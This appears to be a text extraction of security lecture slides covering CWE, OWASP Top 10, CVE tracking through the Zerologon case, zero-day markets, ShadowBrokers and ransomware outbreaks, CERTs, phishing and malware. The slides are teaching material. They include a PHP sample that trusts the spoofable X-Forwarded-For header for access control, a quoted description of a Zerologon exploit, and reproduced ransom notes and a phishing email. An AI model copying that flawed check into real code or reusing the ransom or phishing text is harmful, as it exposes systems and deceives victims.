- Running application (dynamic analysis)
  - Valgrind, Rational, AppScan, GCC, ...
- Externally as a remote client:
  - OpenVAS, Metasploit, ...

## Should not be blindly applied to production systems!

- Potential data loss/corruption
- Potential DoS
- Potential illegal activity

# CWE

# Common Weakness Enumeration

---

**Common language of discourse for discussing, finding and dealing with the causes of software security vulnerabilities**

- Found in code, design, or system architecture
- Each individual CWE represents a single vulnerability type
- Currently maintained by the MITRE Corporation
  - A detailed CWE list is currently available at the MITRE website
- The list provides a detailed definition for each individual CWE

**Individual CWEs are held within a hierarchical structure**

- CWEs located at higher levels provide a broad overview of a vulnerability type
  - Can have many children CWEs associated with them
- CWEs at deeper levels in the structure provide a finer granularity
  - Usually have fewer or no children CWEs

**CWE != CVE**


# Vulnerability types

## OWASP Top 10 (Web)

---

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)
5. Broken Access control
6. Security misconfigurations
7. Cross Site Scripting (XSS)
8. Insecure Deserialization
9. Using Components with known vulns.
10. Insufficient logging and monitoring

# Vulnerability types OWASP Top 10 (Web)



# CWE-348: Use of Less Trusted Source

---

**The software has two different sources of the same data or information, but it uses the source that has less support for verification, is less trusted, or is less resistant to attack.**

**Details at: <https://cwe.mitre.org/data/definitions/348.html>**

- Describes pattern, provides examples, provides list of related CVEs

# CWE-348: Use of Less Trusted Source

```
$requestingIP = '0.0.0.0';
if (array_key_exists('HTTP_X_FORWARDED_FOR', $_SERVER)) {
    $requestingIP = $_SERVER['HTTP_X_FORWARDED_FOR'];
} else{
    $requestingIP = $_SERVER['REMOTE_ADDR'];
}

if(in_array($requestingIP,$ipAllowlist)){
    generatePage();
    return;
}
else{
    echo "You are not authorized to view this page";
    return;
}
```

Set by Web Server or Client

Set by Web Server

# Static Analysis (with Sonarcloud)

## Reliability [Measures](#)

1.7k E



started 11 months ago

## Security [Measures](#)

244 E



312



## Maintainability [Measures](#)

271d A




15k



## Duplications [Measures](#)



3.2%



2.5k



# Static Analysis (with Sonarcloud)

The screenshot shows the Sonarcloud interface with the following details:

- Status:** 1 / 4 issues | 2h effort
- Security Category:** OWASP A... (Clear)
- SonarSource:**
  - Path Traversal Injection: 3
  - File Manipulation: 1
- OWASP Top 10 A1 - INJECTION:**
  - A1 - Injection: 4
    - A3 - Sensitive Data Exposure: 4
    - A7 - Cross-Site Scripting (XSS): 4
    - A5 - Broken Access Control: 3
    - A6 - Security Misconfiguration: 3
    - A8 - Insecure Deserialization: 1
- Ctrl + click to add to selection**
- SANS Top 25:**
  - Risky Resource Management: 4
- CWE:**
  - Search for CWEs...
  - CWE-22 - Improper Limitation of a P...: 3
  - CWE-23 - Relative Path Traversal: 3
  - CWE-36 - Absolute Path Traversal: 3
  - CWE-641 - Improper Restriction of N...: 3
  - CWE-99 - Improper Control of Resou...: 3
  - CWE-829 - Inclusion of Functionality ...: 1
  - CWE-97 - Improper Neutralization of ...: 1
  - CWE-98 - Improper Control of Filena...: 1

Issues listed in the main pane:

- wp-admin/includes/plugin.php**
  - Change this code to not use user-controlled data in include statements.** Why is this an issue?  
11 months ago L1882 ⚡ ⚡ No tags
  - Vulnerability** ⚡ **Blocker** ⚡ **Open** ⚡ **Not assigned** ⚡ 30min effort Comment
- wp-admin/plugin-editor.php**
  - Change this code to not construct the path from user-controlled data.** Why is this an issue?  
11 months ago L71 ⚡ ⚡ No tags
  - Vulnerability** ⚡ **Blocker** ⚡ **Open** ⚡ **Not assigned** ⚡ 30min effort Comment
- wp-content/plugins/wpDiscuz/options/class.WpdiscuzOptions.php**
  - Change this code to not construct the path from user-controlled data.** Why is this an issue?  
11 months ago L353 ⚡ ⚡ No tags
  - Vulnerability** ⚡ **Blocker** ⚡ **Open** ⚡ **Not assigned** ⚡ 30min effort Comment
- wp-includes/functions.php**
  - Change this code to not construct the path from user-controlled data.** Why is this an issue?  
11 months ago L4838 ⚡ ⚡ No tags
  - Vulnerability** ⚡ **Blocker** ⚡ **Open** ⚡ **Not assigned** ⚡ 30min effort Comment

Bottom right corner: 4 of 4 shown

# Vulnerability Tracking by vendors

---

**During the development cycle, vulnerabilities are handled as bugs**

- May have a dedicated security team or not

**When software is available, vulnerabilities are also tracked globally**

- For every system and software publicly available

**Public tracking helps...**

- focusing the discussion around the same issue
  - Ex: a library that is used in multiple applications, distributions
- defenders to easily test their systems, enhancing the security
- attackers to easily know what vulnerability can be used

# Vulnerability Tracking

---

## **Vulnerabilities are privately tracked**

- Constitute an arsenal for future attacks against targets
- Exploits are weapons

## **Knowledge about vulnerabilities and exploits is publicly traded**

- From 0 to 2-3M€ (more?) through direct markets, or acquisition programs
- Up to 2.5M€ for bug hunting programs or direct acquisition (Google, Zerodium)
  - 2.5M€: 1 click Android exploit
  - 2M€: 1 click iPhone exploit
  - 1.5M€: WhatsApp or iMessage exploit
  - ~2K for a XSS at HackerOne (although there are records of \$1M payouts)

## **...and privately traded at unknown prices**

- Private Companies, Organized Crime, APTs

# CVE-2020-1472

@MITRE

Basic information about the CVE

References to other trackers (provided for convenience)

Vendor pages

Mailing lists

The screenshot shows a web browser displaying the MITRE Common Vulnerabilities and Exposures (CVE) database. The URL in the address bar is [cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-1472](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-1472). The page title is "CVE - CVE-2020-1472". The header includes the CVE logo, navigation links for "CVE List", "CNAs", "WG", "News & Blog", "Board", and "About", and a link to the "NVD" (National Vulnerability Database) with options for "CVSS Scores" and "CPE Info". Below the header is a menu bar with links for "Search CVE List", "Download CVE", "Data Feeds", "Request CVE IDs", and "Update a CVE Entry". A banner at the top right states "TOTAL CVE Entries: 142003". The main content area shows the details for CVE-2020-1472, including its ID, a brief description of the vulnerability, and a list of references. The description notes an elevation of privilege vulnerability involving Netlogon. The references section lists various sources, including CERT, KB CERT, Synology, and Microsoft security advisories.

CVE-ID	
<b>CVE-2020-1472</b>	<a href="#">Learn more at National Vulnerability Database (NVD)</a>
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information	
Description	
An elevation of privilege vulnerability exists when an attacker establishes a vulnerable Netlogon secure channel connection to a domain controller, using the Netlogon Remote Protocol (MS-NRPC), aka 'Netlogon Elevation of Privilege Vulnerability'.	
References	
<p>Note: <a href="#">References</a> are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.</p> <ul style="list-style-type: none"><li>• CERT-VN:VU#490028</li><li>• <a href="https://www.kb.cert.org/vuls/id/490028">URL:https://www.kb.cert.org/vuls/id/490028</a></li><li>• <a href="https://www.synology.com/security/advisory/Synology_SA_20_21">CONFIRM:https://www.synology.com/security/advisory/Synology_SA_20_21</a></li><li>• <a href="http://packetstormsecurity.com/files/159190/Zerologon-Proof-Of-Concept.html">MISC:http://packetstormsecurity.com/files/159190/Zerologon-Proof-Of-Concept.html</a></li><li>• <a href="https://portal.msrf.microsoft.com/en-US/security-guidance/advisory/CVE-2020-1472">MISC:https://portal.msrf.microsoft.com/en-US/security-guidance/advisory/CVE-2020-1472</a></li><li>• <a href="https://portal.msrf.microsoft.com/en-US/security-guidance/advisory/CVE-2020-1472">URL:https://portal.msrf.microsoft.com/en-US/security-guidance/advisory/CVE-2020-1472</a></li><li>• MLIST:[oss-security] 20200917 Samba and CVE-2020-1472 ("Zerologon")</li><li>• <a href="http://www.openwall.com/lists/oss-security/2020/09/17/2">URL:http://www.openwall.com/lists/oss-security/2020/09/17/2</a></li><li>• UBUNTU:USN-4510-1</li><li>• <a href="https://usn.ubuntu.com/4510-1/">URL:https://usn.ubuntu.com/4510-1/</a></li><li>• UBUNTU:USN-4510-2</li><li>• <a href="https://usn.ubuntu.com/4510-2/">URL:https://usn.ubuntu.com/4510-2/</a></li></ul>	

# CVE-2020-1472

@NVD

Basic information  
about the CVE and a  
small analysis of it

## The CVE Severity Score

Links to advisories,  
solutions

The screenshot shows the NVD Detail page for CVE-2020-1472. The page title is "CVE-2020-1472 Detail". A "MODIFIED" status message indicates the vulnerability has been modified since last analysis. The "Current Description" section states: "An elevation of privilege vulnerability exists when an attacker establishes a vulnerable Netlogon secure channel connection to a domain controller, using the Netlogon Remote Protocol (MS-NRPC), aka 'Netlogon Elevation of Privilege Vulnerability'." Below this is a "View Analysis Description" link. The "Severity" section shows CVSS Version 3.x with a base score of 10.0 (CRITICAL) and a vector of CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H. It also includes a note from NVD Analysts about associating vector strings and CVSS scores. The "References to Advisories, Solutions, and Tools" section contains a table with one entry: a hyperlink to a proof-of-concept document on packetstormsecurity.com.

NVD - CVE-2020-1472

nvd.nist.gov/vuln/detail/CVE-2020-1472#vulnCurrentDescriptionTitle

## CVE-2020-1472 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

### Current Description

An elevation of privilege vulnerability exists when an attacker establishes a vulnerable Netlogon secure channel connection to a domain controller, using the Netlogon Remote Protocol (MS-NRPC), aka 'Netlogon Elevation of Privilege Vulnerability'.

+View Analysis Description

**Severity** CVSS Version 3.x CVSS Version 2.0

**CVSS 3.x Severity and Metrics:**

NIST: NVD Base Score: 10.0 CRITICAL Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

*NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.*

*Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.*

### References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
<a href="http://packetstormsecurity.com/files/159190/Zerologon-Proof-Of-Concept.html">http://packetstormsecurity.com/files/159190/Zerologon-Proof-Of-Concept.html</a>	

QUICK INFO

**CVE Dictionary Entry:** CVE-2020-1472  
**NVD Published Date:** 08/17/2020  
**NVD Last Modified:** 09/21/2020  
**Source:** MITRE

# CVE-2020-1472

## @Product Owner

More detail, why it happens, and how it can be mitigated

Information about patches/updates available to help IT staff and users

Information about it's exploitability.

Format is vendor dependent. Each vendor defines what/how to show information

The screenshot shows a Microsoft web page titled "CVE-2020-1472 | Netlogon Elevation of Privilege Vulnerability". The page is part of the "Security Update Guide > Details". It was published and last updated on 08/11/2020. The advisory is identified by MITRE CVE-2020-1472. The main content describes an elevation of privilege vulnerability where an attacker establishes a vulnerable Netlogon secure channel connection to a domain controller using MS-NRPC. Exploitation would allow running a specially crafted application on the network. Microsoft is addressing the vulnerability in a phased two-part rollout. The first part involves modifying how Netlogon handles usage of secure channels. For IT staff and users, patches/updates are available. The exploitability assessment table shows the following:

Publicly Disclosed	Exploited	Latest Software Release	Older Software Release	Denial of Service
No	No	2 - Exploitation Less Likely	2 - Exploitation Less Likely	N/A

Below the table are buttons for "Security Updates" and "CVSS Score". To the right of the main content is a sidebar titled "On this page" containing links to various sections: Executive Summary, Exploitability Assessment, Security Updates, Mitigations, Workarounds, FAQ, Acknowledgements, Disclaimer, and Revisions.

# CVE-2020-1472

## @Other places

Independent researchers may publish proof of concepts (PoC)

Very dynamic community with public and private facets

PoC may help both defenders and attackers.  
Defenders can test  
Attackers have code to use

The screenshot shows a GitHub repository page for "VoidSec/CVE-2020-1472: Exploit". The repository has 4 stars, 21 forks, and 1 issue. The code tab displays a commit history for "VoidSec Update README.md" with 19 commits over 5 days. The README.md file contains the following text:

```
CVE-2020-1472

Checker & Exploit Code for CVE-2020-1472 aka ZeroLogon

Tests whether a domain controller is vulnerable to the ZeroLogon attack; if vulnerable, it will reset the Domain Controller's account password to an empty string.

NOTE: It will likely break things in production environments (e.g. DNS functionality, communication with replication Domain Controllers, etc); target clients will then not be able to authenticate to the domain anymore, and they can only be re-synchronized through manual action. If you want to know more on how ZeroLogon attack breaks things, thanks to
```

**About**  
Exploit Code for CVE-2020-1472 aka ZeroLogon  
[voidsec.com](#)  
exploit poc cve-2020 zeroLogon n-day voidsec

**Readme**

**Releases**  
No releases published

**Packages**  
No packages published

**Languages**  
Python 100.0%

# Vulnerability tracking

## Not an easy task

- Exploits are not always known
- Impact and Value may be underestimated

## Old feeds may create a false sense of security


## A highly dynamic community is great...

- To defenders as they can test and implement defenses
- To attackers as they can incorporate exploits

The screenshot shows a detailed view of a vulnerability entry. At the top, there's a header with a 'View Analysis Description' link. Below it is a 'Severity' section with tabs for 'CVSS Version 3.x' (selected) and 'CVSS Version 2.0'. A red arrow points to the 'Base Score: 10.0 CRITICAL' field. To the right, a 'Vector' string is shown: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H. The next section, 'Exploitability Assessment', includes a table comparing software releases. Red arrows point to the 'Publicly Disclosed' column (No), the 'Exploited' column (No), and the 'Denial of Service' column (N/A). The table has columns for Publicly Disclosed, Exploited, Latest Software Release, Older Software Release, and Denial of Service. The final section is titled 'CVE-2020-1472' and contains a link to 'Checker & Exploit Code for CVE-2020-1472 aka Zerologon'. A red arrow points to this link. Below it, a note states: 'Tests whether a domain controller is vulnerable to the Zerologon attack, if vulnerable, it will reset the Domain Controller's account password to an empty string.' A large red arrow points to this note. At the bottom, a note reads: 'NOTE: It will likely break things in production environments (eg. DNS functionality, communication with replication Domain Controllers, etc); target clients will then not be able to authenticate to the domain anymore, and they can only be re-synchronized through manual action. If you want to know more on how Zerologon attack break things, thanks to'.

# CVE per year – cvedetails.com

(as of Sep 2021)



# Zero Day (or Zero Hour) Attack/Threat

---

**Attack using vulnerabilities which are:**

- Unknown to others
- Undisclosed to the software vendor

**Occurs at the day zero of the knowledge about those vulnerabilities**

- For which no security fix is available

**A single “day zero” may exist for months/years**

- Known to attackers, unknown to others
- Frequently part of attack arsenal
- Traded around in specific markets

# Case Study: ShadowBrokers

---

**Background: State actors have exploits to publicly unknown vulnerabilities**

- For many years, used for state level warfare, and never revealed

**August 2016: Shadowbrokers publish large stash of tools from state actors**

- Use standard public channels: Twitter, Github, PasteBin, Medium
- Then several other stashes, make an auction, black friday sales, etc...
- Objective: sell tools exploiting 0 days to the highest bidder

**March 2017: Microsoft releases patch to most Windows systems**

- but not to W7, W8, WXP and Server 2003
- Possibly tipped by state actor or researcher

# Case Study: ShadowBrokers

---

## **April 2017: ETERNALBLUE leaked by ShadowBrokers to the public**

- Exploit to MS Windows SMB v1, allowing Remote Code Execution

## **May 2017: WannaCry Ransomware**

- Uses 2 exploits from ShadowBrokers leak (ETERNALBLUE as entry point)
- Asks for \$300-600 ransom to obtain the key
- Impact: Files are encrypted in >300.000 devices

## **May 2017: EternalRocks Ransomware**

- Uses 7 exploits from ShadowBrokers leak (ETERNALBLUE as entry point)
- Impact: Panic only. Author disables worm

## **June 2017: NotPetya Ransomware**

- Variant using ETERNALBLUE and infects the Master Book Record
- Asks for \$300 ransom (but decryption key is never provided)
- Targets mostly Ukraine companies and utilities (Russia and others affected too)
- Impact: Files are lost. >\$10B of damage

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$300 worth of Bitcoin to following address:  
1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX
2. Send your Bitcoin wallet ID and personal installation key to e-mail: [womsmith123456@posteo.net](mailto:womsmith123456@posteo.net). Your personal installation key:  
X86GcZ-7PRNBE-3MNFMp-z88UnG-uF5nhF-4wzxwZ-XdNrr6-FYG89D-xk4rNz-9



# Survivability

---

**How can we survive a zero-day attack?**

**How can we react to a massive zero-day attack?**


**Diversity is one answer (as a policy) ...**

- but software production, distribution and update goes on the opposite direction!
  - And the same happens with hardware architectures
- Why is MS Windows such an interesting target?
  - And Apple macOS not so much?
- Are you using an Android cell phone?
  - What are the odds of being in the battlefield? (you are)
  - iOS landscape may be worst as it is more homogeneous

# Mean Survival Time

## Oct 2020 – Oct 2021

(<http://isc.sans.org/survivaltime.html>)



**Defender will constantly spend resources in security**

**Attacker only needs to be successful once**

- Attackers can screen for victims with low effort and in an automated manner

# CERT

## *Computer Emergency Readiness Team*

---

**Organization ensuring that appropriate technology and systems' management practices are used to**

- Resist attacks on networked systems
- Limit damage, ensure continuity of critical services
  - In spite of successful attacks, accidents, or failures

## **CERT/CC (Coordination Center) @ CMU**

- One component of the larger CERT Program
- A major center for internet security problems
  - Established in November 1988, after the "Morris Worm"
  - It demonstrated the growing Internet exposure to attacks

# CSIRT

## *Computer Security Incident Response Team*

---

**A service organization responsible for receiving, reviewing, and responding to computer security incident reports and activity**

- Provides 24x7 Computer Security Incident Response Services to users, companies, government agencies or organizations
- Provides a reliable and trusted single point of contact for reporting computer security incidents worldwide
- CSIRT provides the means for reporting incidents and for disseminating important incident-related information

### **Portuguese CSIRTS**

- CERT.PT: <https://www.facebook.com/CentroNacionalCibersegurancaPT>
- National CSIRT Network : <https://www.redecsirt.pt/>
- CSIRT @ UA: <https://csirt.ua.pt>

# Security alerts & activity trends

---

**Vital to the fast dissemination of knowledge about new vulnerabilities**

- US-CERT Technical Cyber Security Alerts
- US-CERT (non-technical) Cyber Security Alerts
- SANS Internet Storm Center
  - Aka DShield (Defense Shield)
- Microsoft Security Response Center
- Cisco Security Center
  
- And many others ...

# Common Attacks: Phishing

---

## **Attackers create replicas of webpages/services**

- Replicas try to look like the original services
- URL will also try to be similar to original

## **Link is sent to victims using email or SMS**

- Sometimes from computers/accounts of colleagues (already infected)
  - Increases the trust on the service

## **Objetive**

- Obtain data from victims
  - Passwords to services
  - Credit card numbers
- Obtain money
- Make the victim install some other malware

File

Message

Tell me what you want to do



Delete Archive

Reply  
AllReply All  
Forward  
More

Create New

Move  
OneNote  
ActionsMark  
Unread  
Categorize  
Follow UpFind  
Related  
Select

Zoom

Delete

Respond

Quick Steps

Move

Tags

Editing

Zoom

1/29/2016



service@intl.paypal.com &lt;service.epaypal@outlook.com&gt;

Response required



## Response required.

Dear [\[REDACTED\]](#),

We emailed you a little while ago to ask for your help resolving an issue with your PayPal account. Your account is still temporarily limited because we haven't heard from you.

We noticed some unusual log in activity with your account. Please check that no one has logged in to your account without your permission.

To help us with this and to see what you can and can't do with your account until the issue is resolved, [log in](#) to your account and go to the [Resolution Center](#).

As always, if you need help or have any questions, feel free to contact us. We're always here to help.

Thank you for being a PayPal customer.

Sincerely,  
PayPal

# Common Attacks: Malware

---

## Infect systems with malicious code

- **Vírus:** Require some host to exist (binary file, document)
- **Worm:** Isolated program that can run without others
- **Trojan:** Disguised of a another application (popular with keygens/cracks)

## Process

- Victim executes malicious file
  - Or malware infects system through open port/vulnerability
- Malware propagates to other systems
  - Open ports, documents written, sending emails
- Malware can become persistente
  - BIOS, printers, other storage supports
- Malware can remain dormant
  - Part of a Command and Control Infrastructure

# Common Attacks: Ransomware

---

**Have the objective to obtain Money from the victim**

## Process

- Victim Executes malicious code in the system
- Malware will compromise the CIA
  - C: Sends information to remove server
  - I: Deletes/corrupts information
  - A: Encrypts data
- Attacker demands payment for:
  - Not leaking the information
  - To allow the victim to access the data
- Or... attacker will use information directly
  - VISA cards, passwords for webpages



# Ooops, your files have been encrypted!

Payment will be raised on

5/16/2017 00:47:55

Time Left

02:23:57:37



Your files will be lost on

5/20/2017 00:47:55

Time Left

06:23:57:37



## What Happened to My Computer?

Your important files are encrypted.

Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

## Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>.
